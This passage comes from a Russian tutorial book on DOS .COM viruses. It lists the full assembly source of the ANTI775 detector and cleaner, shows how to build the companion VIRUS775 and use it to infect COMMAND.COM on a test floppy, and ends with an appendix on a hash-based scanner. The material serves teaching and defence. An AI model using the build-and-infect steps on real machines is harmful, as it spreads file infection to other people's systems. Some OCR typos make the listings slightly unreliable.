Простая, казалось бы операция - запись вылеченного файла на диск - на самом деле требует несколько более подробного рассмотрения. И вот почему. В нашем случае нам "повезло": вирус хранил прежнюю длину файла-жертвы в своей области данных. Поэтому для того чтобы определить, какую часть вылеченного файла записывать на диск, достаточно было прочитать эту величину из того места файла-жертвы, которое определяется после весьма нехитрых расчетов (см. выше). Как же быть, если вирус не хранит и, следовательно, не передает вместе с собой в заражаемый файл информацию о его прежней длине? Ответ не столь сложен. В этом случае достаточно воспользоваться информацией о смещении первого байта сигнатуры относительно начала вируса (эта величина легко определяется с помощью любого отладчика), а затем "обрезать" обрабатываемый файл точно по началу кода вируса. К сожалению, в этом случае файл, зараженный вирусом, который перед дозаписью своего кода в "хвост" файла производит выравнивание адресов по границе параграфа (как наш вирус), будет иметь небольшой "хвостик", состоящий из мусора, оставленного вирусом (не более 15 байт).

```
SAVE_FILE:
   mov      cx,0
   mov      dx,0       ; dx:cx - position of seek  pointer (0)
   mov      bx,HANDLE
   mov      ax,4200h
   int      21h        ; Set seek pointer to start of file
   mov      cx,FLENOLD
   mov      bx,HANDLE
   push     ds
   mov      ax,FSEG
   mov      ds,ax
   mov      dx,0       ; ds:dx - address of file in memory
   mov      ah,40h
   int      21h        ; Write cured file to disk

CUT_FILE:
   mov      cx,0
   mov      ah,40h
   int      21h                ; Cut file to new length
   pop      ds
   lea      dx,CURED
   mov      ah,09h
   int      21h                ; Print "Cured" message
   jmp      FIND_NEXT
CURED    db       'File was successfuly cured...',10,13,'$'
```

После записи вылеченного файла на диск антивирус выдает соответствующее сообщение и, если в текущем каталоге имеются другие файлы, соответствующие шаблону, продолжает свою работу.

3.14 Антивирус "умывает руки"

Итак, хирургическая операция по восстановлению зараженного файла завершена: восстановлены первые три байта файла, отрезан "хвост", в котором притаился вирус...

Теперь достаточно привести блок, который берет на себя обработку ошибок DOS (громко сказано, поскольку наш антивирус вместо обработки ошибок просто завершает работу) - и наш труд почти завершен.

```
ERR:
   lea      dx,NOMORE
   mov      ah,09h
   int      21h
   mov      al,2               ; Return code 2 (Error, no files found)
   jmp      TO_DOS
NOMORE   db       10,13,'Can not find infected .COM files...',10,13,'$'

EXIT:
```

```
   cmp     FILES,0
   je      NOFILES

FNUM_OUT:
   mov     al,FILES
   add     al,30h
   mov     ah,0Eh
   int     10h             ; Print number of files (0-9)
   lea     dx,MSGC
   cmp     MODE,1          ; If MODE=1, mode is "cure"
   je      MSGCF
   lea     dx,MSGF

MSGCF:

   mov     ah,09h
   int     21h             ; Print 'File(s) cured' message
   mov     al,1            ; Return  code 1 (found infected files)
   jmp     TO_DOS
MSGC    db      ' File(s) cured',10,13,'$'
MSGF    db      ' Filets) infected',10,13,'S'

NOFILES:
   lea     dx,GOODBY
   mov     ah,09h
   int     21h
   mov     al,0            ; Return  code 0 (Ho files infected)
   jmp     TO_DOS
GOODBY  db      10,13,'No infected files found...',10,13,'$'

TO_DOS:
   cmp     HANDLE,0FFFFh
   je      TERMINATE

CLOSE_FILE:
   mov     bx,HANDLE
   mov     ah,3Eh
   int     21h

TERMINATE:      ; Free allocated memory
   mov     ah,4Ch
   int     21h             ; Terminate program (al - return code)
```

Приведенный выше блок, помимо обработки ошибок, выполняет также следующие функции:

1. Выдает сообщение о том, что зараженных файлов найдено не было;
2. Устанавливает коды возврата, которые могут быть использованы при запуске антивируса из пакетных (*BAT*) файлов;

3. Выдает сообщение о количестве зараженных и вылеченных файлов;
4. Закрывает открытые файлы;
5. Высвобождает выделенную программе память;
6. Обеспечивает выход в DOS.

Теперь мы можем привести полный текст написанной нами программы, антивируса и фага. Кроме того, настало время сказать, почему наш вирус называется **VIRUS775**, а антивирус - соответственно **ANTI775**. Дело в том, что мы, в отступление от общепринятой практики, когда вирусу присваивают код, равный минимальному приращению длины заражаемого файла, решили назвать его в соответствии с длиной кода запускающей вирус программы. А исполняемый код этой программы занимает как раз 775 байт. Вот и весь секрет.

3.15 Текст программы ANTI775.ASM

```
  .8086
  PAGE    ,132
;*****************************************************************
; ANTI775.ASM - program to find files infected by the "775" virus
;        and to restore these files in their original state
;*****************************************************************
CSEG       segment
  assume cs:CSEG,ds:CSEG,es:CSEG
  org 100h

START:
  mov      SIG[10],0FFh                ; Completes SIG string

READ_PARAM:
  cmp      byte ptr cs:[80h],0
  je       FIND_MODE       ; If no parameters, "find" mode
  mov      ax,ds
  mov      es,ax
  cld

  mov      al,'q'       ; 'q' - "find & cure mode" (MODE=1)
  mov      ch,0
  mov      cl,cs:[80h]          ; Length of UPA (from PSP)
  mov      di,81h               ; Offset  of UPA (from PSP)
  repne    scasb
  je       CURE_MODE

FIND_MODE:
  mov      MODE,0
  jmp      ALLOC_MEM

CURE_MODE:
  mov      MODE,1

ALLOC_MEM:
  mov      ax,ds
```

```
   mov     es,ax
   mov     bx,1100h ; Reallocate 68 K bytes
   mov     ah,4Ah
   int     21h
   jnc     ALLOCATED

NOT_ALLOCATED:
   lea     dx,NO_MEM
   mov     ah,09h
   int     21h                ; Print  a message
   jmp     TO_DOS
NO_MEM  db      10,13,'Insufficient memory to run ANTI775',10,13,'$'

ALLOCATED:
   lea     ax,LBL
   mov     cl,4
   shr     ax,cl
   inc     ax
   mov     bx,ds
   add     ax,bx
   mov     FSEG,ax            ; Segment of program in memory

FIND_FIRST:
   lea     dx,FMASK           ; Mask of file name

   mov     cx,00100111b       ; arc,dir,voL,sys,hid,r/o
   mov     ah,4Eh
   int     21h
   jnc     STORE_FNAME
   jmp     EXIT

FIND_NEXT:
   mov     bx,HANDLE
   mov     ah,3Eh
   int     21h                ; Close previous file
   mov     HANDLE,0FFFFh; Note that file was closed
   mov     ah,4Fh
   int     21h                ; Find next file
   jnc     STORE_FNAME
   jmp     EXIT

STORE_FNAME:
   mov     bx,0

NEXT_SYM:
   mov     al,byte ptr cs:[bx+9Eh]
   mov     FNAME[bx],al
   cmp     byte ptr cs:[bx+9Eh],0
   je      SET_ATTRIB
```

```
    inc     bx
    cmp     bx,13
    jng     NEXT_SYM
    jmp    ERR

SET_ATTRIB:
    lea     dx,FNAME
    mov     cx,00100000b    ; arc,dir,vol,sys,hid,r/o
    mov     ax,4301h
    int     21h             ; Set file attributes
    jnc     READ_HANDLE
    jmp     ERR

READ_HANDLE:
    lea     dx,FNAME
    mov     ax,3D02h        ; Read/wite mode

    int     21h             ; Open a file (handle is in ax)
    jnc     READ_FLEN
    jmp     ERR

READ_FLEN:
    mov     HANDLE,ax       ; Store handle number
    mov     cx,0
    mov     dx,0            ; NULL seek position in cx:dx
    mov     bx,HANDLE
    mov     ax,4202h ; Get program length in dx:ax
    int     21h
    mov     FLEN,ax
    cmp     dx,0
    je      SET_FSTART
    mov     FLEN,0FFFEh

SET_FSTART:
    mov     bx,HANDLE
    mov     cx,0
    mov     dx,0
    mov     ax,4200h
    int     21h             ; Set seek pointer to start of file

READ_FILE:
    mov     bx,HANDLE
    mov     cx,FLEN
    mov     dx,0
    cmp     FLEN,8001h      ; If length of file < 32769,
    jb      READ_REST       ; Read file in one step
    mov     cx,8000h
    push    ds
    mov     dx,0
```

```
   mov     ax,FSEG
   mov     ds,ax
   mov     ah,3Fh
   int     21h             ; Read 32768 bytes from file to buffer
   pop     ds
   mov     cx,FLEN
   mov     dx,8000h
   sub     cx,8000h ; Prepare to read the rest of the file

READ_REST:
   mov     bx,HANDLE       ; bx = HANDLE
   push    ds
   mov     ax,FSEG
   mov     ds,ax           ; ds:dx - buffer address
   mov     ah,3Fh
   int     21h             ; Read and store entire file
   pop     ds
   jne     CHECK_SIG
   jmp     ERR

CHECK_SIG:
   mov     ax,FSEG
   mov     es,ax
   mov     di,0            ; es:di - address of COM. file
   cld
   mov     cx,FLEN
   sub     cx,SIGL
   mov     al,0FFh         ; al = FF (hexadecimal)

NEXT_FF:
   repne   scasb
   je      FOUND_FF

NO_FF:
   jmp     FIND_NEXT

FOUND_FF:
   push    cx              ; Store counter for next 0FFh search
   push    di              ; Store di for next 0FFh search
   dec     di              ; es:di - address of 0FFh found
   mov     SIGO,di         ; Store offset of 0FFh found
   lea     si,SIG          ; ds:si - address of SIG string
   mov     cx,SIGL         ; cx - Length of SIG string
   repe    cmpsb           ; Compare SIG with string in file
   je      FOUND_SIG
   pop     di              ; Restore di for next 0FFh dearch
   pop     cx              ; Restore counter for next OFFh search
   jmp     NEXT_FF
```

```
FOUND_SIG:

   inc      FILES              ; Count infected files
   lea      dx,WARNING
   mov      ah,09h
   int      21h                ; Print warning message

BLANK:
   mov      cx,12              ; Width of file name field
   mov      bx,0

REP32:
   mov      FNAME[bx],32
   inc      bx
   loop     REP32              ; Fill field with spaces
   cmp      MODE,1             ; Was there 'q' in command line?
   je       CURE
   jmp      FIND_NEXT          ; Do not cure!
WARNING db       10,13,'File '
FNAME    db      12 dup (32),0      ; File name ASCIIZ string
   db       ' is infected by the 775 virus',10,13,'$'

CURE:
   mov      bx,SIGO            ; SIGO - offset of virus signature
   add      bx,SIGO3           ; SIGO3 - 3 bytes relative to SIG
   mov      al,byte ptr es:[bx] ; es:bx - address of original 3 bytes
   mov      byte ptr es:[0],al
   mov      al,byte ptr es:[bx+1]
   mov      byte ptr es:[1],al
   mov      al,byte ptr es:[bx+2]
   mov      byte ptr es:[2],al  ; Three bytes were restored
   mov      bx,SIGFL
   add      bx,SIGO
   mov      ax,word ptr es:[bx] ; Store old Length of file to be cured
   mov      FLENOLD,ax

SAVE_FILE:
   mov      cx,0
   mov      dx,0       ; dx:cx - position of seek  pointer (0)
   mov      bx,HANDLE

   mov      ax,4200h
   int      21h        ; Set seek pointer to start of file
   mov      cx,FLENOLD
   mov      bx,HANDLE
   push     ds
   mov      ax,FSEG
   mov      ds,ax
   mov      dx,0       ; ds:dx - address of file in memory
```

```
   mov     ah,40h
   int     21h     ; Write cured file to disk

CUT_FILE:
   mov     cx,0
   mov     ah,40h
   int     21h             ; Cut file to new length
   pop     ds
   lea     dx,CURED
   mov     ah,09h
   int     21h             ; Print "Cured" message
   jmp     FIND_NEXT
CURED   db      'File was successfuly cured...',10,13,'$'

ERR:
   lea     dx,NOMORE
   mov     ah,09h
   int     21h
   mov     al,2            ; Return code 2 (Error, no files found)
   jmp     TO_DOS
NOMORE  db      10,13,'Can not find infected .COM files...',10,13,'$'

EXIT:
   cmp     FILES,0
   je      NOFILES

FNUM_OUT:
   mov     al,FILES
   add     al,30h

   mov     ah,0Eh
   int     10h             ; Print number of files (0-9)
   lea     dx,MSGC
   cmp     MODE,1          ; If MODE=1, mode is "cure"
   je      MSGCF
   lea     dx,MSGF

MSGCF:
   mov     ah,09h
   int     21h             ; Print 'File(s) cured' message
   mov     al,1            ; Return  code 1 (found infected files)
   jmp     TO_DOS
MSGC    db      ' File(s) cured',10,13,'$'
MSGF    db      ' Filets) infected',10,13,'S'

NOFILES:
   lea     dx,GOODBY
   mov     ah,09h
   int     21h
```

```
  mov     al,0                ; Return  code 0 (Ho files infected)
  jmp     TO_DOS
GOODBY  db      10,13,'No infected files found...',10,13,'$'

TO_DOS:
  cmp     HANDLE,0FFFFh
  je      TERMINATE

CLOSE_FILE:
  mov     bx,HANDLE
  mov     ah,3Eh
  int     21h

TERMINATE:      ; Free allocated memory
  mov     ah,4Ch
  int     21h               ; Terminate program (al - return code)

MODE    db      0       ; 0 - find, 1 - find & cure
FILES   db      0       ; Number of infected files
SIG     db      0FFh,080h,03Eh,0DEh,002h,024h,075h,003h,0E9h,021h
  db    0       ; Virus signature (last byte)
SIGL    equ     $-SIG   ; Length of SIG string

SIGO    dw      (?)     ; Offset of SIG in file
SIGO3   dw      0BAh    ; Offset of old 3 bytes relative to SIG
SIGFL   dw      0B1h    ; Offset of old file length relative to SIG
FMASK   db      '*.COM',0h      ; File name mask
FLEN    dw      (?)     ; Current length af tested file
FLENOLD dw      (?)     ; Old length of file to be cured
HANDLE  dw      0FFFFh  ; File handle number
ATTRIB  db      (?)     ; File attribute
FSEG    dw      (?)     ; Segment to store file
LBL     db      '$'     ; Security label
CSEG    ends
  end START
```

Глава 4. Кто выиграет войну?

Было бы нечестно по отношению к читателю, потратившему столько внимания и усилий при прочтении первых трех глав нашей книги, если бы мы не показали наши программы в действии (насколько это вообще возможно в отсутствие компьютера).

Вероятно, для неискушенных пользователей стоит кратко рассказать о процессе создания исполняемых программ из наших текстов на языке ассемблера. Пусть программа-вирус записана в файл с именем **VIRUS775.ASM**, а программа-антивирус записана в файл **ANTI775.ASM**. Покажем на примере первой из этих программ процесс трансляции ассемблерного текста и создания .COM-файла.

4.1 Создаем исполняемые программы

Прежде всего, скопируем файл **VIRUS775.ASM** в тот каталог, где у нас находится пакет программ ассемблера. Теперь в ответ на системный запрос DOS подадим команду **masm virus775.asm** и правильно ответим на все вопросы ассемблера. При этом на экране дисплея результаты работы ассемблера отразятся следующим образом.

```
C:\MASM.50\>masm virus775.asm
Microsoft (R) Macro Assembler Version 5.00
Copyright (C) Microsoft Corp. All rights reserved.

Object filename [virus775.OBJ]:
Source listing [NUL.LST]: virus775.lst
Cross-reference [NUL.CRF]:

 50666 + 314342 Bytes symbol space free

   0 Warning Errors
   0 Severe Errors
```

Мы получили два необходимых нам файла: **VIRUS.OBJ** (объектный модуль) и **VIRUS775.LST** (листинг программы **VIRUS775.ASM**, приведенный в предыдущей главе. Теперь пора дать работу редактору связей (компоновщику).

```
C:\MASM.50\>link virus775.obj
Microsoft (R) Overlay Linker Version 3.60
Copyright (C) Microsoft Corp. All rights reserved.

Run File [VIRUS775.EXE]:
List File [NUL.MAP]:
Libraries [.LIB]:
LINK : warning L4021: no stack segment
```

Результатом работы редактора связей, или, как его еще называют, компоновщика, является файл **VIRUS775.EXE**.

Наконец, для получения перемещаемого двоичного файла **VIRUS775.COM** необходимо "обработать" файл **VIRUS775.EXE** с помощью программы **exe2bin**:

```
C:\MASM.50\>exe2bin virus775.exe virus775.com
```

Теперь скопируем все файлы с именем **VIRUS775** в подкаталог C:\VIRUS и посмотрим, что у нас получилось в результате всех описанных операций.

```
C:\VIRUS\>dir
```

```
 Volume in drive C is COMPILERS
 Directory of C:\VIRUS

VIRUS775  ASM     4418   6-24-23   9:18p
VIHUS775  LSI    12132   7-08-23   5:56p
VIHUS775  OBJ      928   7-08-23   5:56p
VIRUS775  EXE     1543   7-08-23   5:56p
VIRUS775  COM      775   7-08-23   5:56p
       5  Files(s) 7632896 bytes free
```

Аналогичным образом, повторив все описанные шаги для файла **ANTI775.ASM**, получим перемещаемый двоичный файл **ANTI775.COM**.

Итак, мы воспользовались имеющимся под рукой ассемблером, затем программой **exe2bin** и получили две программы: **virus775.com** и **anti775.com**. Первая имеет длину 775 байт, а вторая (если Вы не вносили в нее своих изменений) - 840 байт.

4.2 Заражаем COMMAND.COM

Теперь можно начать самое интересное - проверку созданных нами программ в действии. Чтобы не заставлять беспокоиться ту часть наших читателей, которые имеют слабые нервы, мы будем проводить наши эксперименты с вирусом на отдельной дискете. Для этого создадим на ней подкаталог с именем **VIRUS** и скопируем туда три файла: **VIRUS775.COM**, **ANTI775.COM** и **COMMAND.COM**. Подадим команду dir и запомним размеры указанных файлов.

```
F:\VIRUS>dir

 Volume in drive F is TEST
 Directory of  F:\VIRUS

.          <DIR>      6-24-23   9:10p
..         <DIR>      6-24-23   9:10p
V1RUS775  COM      775   6-24-23   9:18p
ANTI775   COM      840   6-24-23   9:25p
COMMAND   COM    25308   8-29-23  12:00p
       5  file(s)  624704  bytes free
```

Выпускаем вирус на свободу при помощи программы **VIRUS775.COM**.

```
F:VIRUS\>virus775

Hallo! I have got a virus for you!

F:\VIRUS\>
```

Как видим, вирус "сработал". Данное сообщение он выдает только в том случае, если заражает какой-либо файл, Проверим, действительно ли это **COMMAND.COM**.

```
F:\VIRUS>dir

 Volume in drive F is TEST
 Directory of  F:\VIRUS

.          <DIR>      6-24-23   9:10p
..         <DIR>      6-24-23   9:10p
V1RUS775  COM     775   6-24-23   9:18p
ANTI775   COM     840   6-24-23   9:25p
COMMAND   COM    26071   6-24-23   9:43p
       5  file(s)  624704  bytes free
```

Как видим, длина файла **COMMAND.COM** увеличилась с 25308 до 26071 байт (т.е. на 763 байта). Визуальный просмотр "хвоста" файла, например, с помощью программ **NU** или **DISKEDIT** показывает, что в конце файла **COMMAND.COM** появилась строка, которой наш вирус "пугает" пользователей. Теперь, если запускать зараженный **COMMAND.COM**, он будет заражать по очереди все программы, которые находятся в текущем каталоге, и каждый раз при этом будет выдавать пугающее сообщение. Если же подходящих программ не окажется, вирус будет "молчать".

4.3 Проверяем работу антивируса

Для начала запустим программу **anti775.com** без параметров, чтобы она лишь сообщила о зараженном файле, но не "лечила" его (напомним, что этот режим используется в программе **anti775.com** по умолчанию).

```
F:\VIRUS>anti775

File COMMAND.COM is infected by the 775 virus
1 File(s) infected

F:\>
```

Как видим, все в порядке: вирус найден, и правильно указан файл, содержащий его сигнатуру, **COMMAHD.COM**. Здесь сработала та часть антивируса, которую мы назвали детектором.

Запустим программу anti775.com с параметром **/q**. Теперь антивирус должен не только найти зараженный файл, но и "вылечить" его.

```
F:\>anti775 /q

File COMMAND.COM is infected by the 775 virus
File was successfuly cured...
```

1 File(s) cured

F:\>

Судя по выданному сообщению, **COMMAND.COM** успешно восстановлен. Проверим, как изменилась его длина.

```
C:\VlRUS\>dir

Volume in drive C is COMPILERS
Directory of C:\VIRUS

        <DIR>      6-24-23   9:10p
        <DIR>      6-24-23   9:10p
VIRUS775  COM     775   6-24-23   9:18p

ANTI775   COM     840   6-24-23   9:25p
COMMAND   COM   25308   6-26-23  10:08p
      5 File(s)   7624704 bytes free
```

Длина вылеченного файла **COMMAND.COM** совпадает с его исходной длиной (до заражения вирусом). Последней проверкой может служить выполнение команды сравнения вылеченного файла **COMMAND.COM** и аналогичного файла в корневом каталоге диска **C:** - проведем эту проверку.

```
F:\VIRUS\>comp command.com c:\command.com

F:\VIRUS\COMMAND.COM and C:\COMMAND.COM

Eof mark not found

Files compare ok

Compare more files (Y/N) n
```

Итак, мы можем принимать поздравления. Наш антивирус не только обнаруживает сигнатуру вируса в зараженном файле и сообщает об этом пользователю, но по нашему требованию восстанавливает зараженный файл, да так, что восстановленный файл не отличается от исходного "здорового" файла!

В заключение хочется обратить ваше внимание на весьма широкие возможности для модификаций и улучшений антивирусной программы (да и вируса, разумеется, тоже). Например, ни вирус, ни антивирус не проверяют, действительно ли заражаемый (зараженный) файл является файлом типа .COM, а не .EXE. Ведь DOS различает эти файлы не по расширению, по "подписи" .EXE-файла, т.е. по двум первые байтам (в файле типа .EXE должна стоять пара символов ASCII "**MZ**"). Однако совершенствовать и улучшать любой программный продукт можно до

бесконечности, нашей же задачей являлось продемонстрировать лишь специфические черты технологии создания файловых .COM-вирусов и антивирусов (детекторов и фагов).

4.4 Вместо послесловия

Война вирусов и антивирусов - это борьба их создателей. К сожалению, создатели вирусов всегда имеют пренмущество во времени. Однако не стоит теряться и падать духом. Если не пренебрегать правилами вирусной безопасности и не перенасыщать безо всякой системы и проверки Ваш винчестер играми и другими программами с сомнительным происхождением, можно вполне выйти из этой борьбы если не победителем, то уж во всяком случае без существенных потерь. Например, у автора этой книги, который чуть ли не каждую неделю борется с вирусами, проникающими в компьютеры его друзей, за два последних года в результате применения системы мер безопасности не было замечено (тьфу-тьфу!) ни одного вируса. А если вирус все же появится, нужно быть во всеоружии. Именно на то, чтобы дать читателю в руки такое оружие или хотя бы познакомить с тем, как оно куется, и нацелена данная книга.

Удачи!

ПРИЛОЖЕНИЕ А

РАЗРАБОТКА АНТИВИРУСНОГО СКАНЕРА НА MICROSOFT VISUAL STUDIO

Создавался новый проект в среде Visual Basic. Выбираем приложение Windows Forms (.NET Framework). Назовем проект IlyaScanner2 (Рисунок А1).




Рисунок А1 – Создание проекта

В свойствах Form1 вводилось название Scanner (Рисунок А2).




Рисунок А2 – Изменение названия

С использованием панели элементов добавлялся компонент Label, который предоставляет элементу управления текст описания либо информацию во время выполнения (Рисунок А3).




Рисунок А3 – Добавление компонента Label

Изменялись имя и текст добавленного компонента Label. Шрифт: Times New Roman.

Размер шрифта: 14. Начертание: полужирный (Рисунок А4).




Рисунок А4 – Шрифт

Была добавлена вставка с именем разработчика программы.

Из панели элементов был добавлен компонент TextBox, который позволяет пользователю вводить текст, и обеспечивает редактирование нескольких строк и маскирование символов пароля (Рисунок А5).




Рисунок А5 – TextBox

Вводится Button, при щелчке на который возникает событие. Текст был изменён на Просмотр (Рисунок А6).




Рисунок А6 – Button

Добавляем TextBox в который автоматически будет записываться код из MD5. MD5 (англ. Message Digest 5) — 128-битный алгоритм хеширования, разработанный профессором Рональдом Л. Ривестом из Массачусетского технологического института (Massachusetts Institute of Technology, MIT) в 1991 году. Он предназначен для создания «отпечатков» или дайджестов сообщения произвольной длины и последующей проверки их подлинности. Широко применялся для проверки целостности информации и хранения хешей паролей. Текстовый файл md5.txt добавляем в папку с проектом, чтобы наш сканер находил коды вредоносных файлов прописанных в md5.txt (Рисунок А7).




Рисунок А7 – md5.txt

Добавляется компонент Label с текстом: Код и ещё Label с текстом: Статус. Так же добавляется Label без текста, при обновлении статуса файла надпись будет меняться (Рисунок А8 и А9).




Рисунок А8 – Статус: Чист




Рисунок А9 – Статус: Заражён

В конечном итоге наша панель приобретает вид соответствующий рисунку А10.




Рисунок А10 – Панель

Далее начинается работа с кодом. Готовый код, состоящий из 75 строчек, представлен на рисунках А11 и А12.




Рисунок А11 – Код

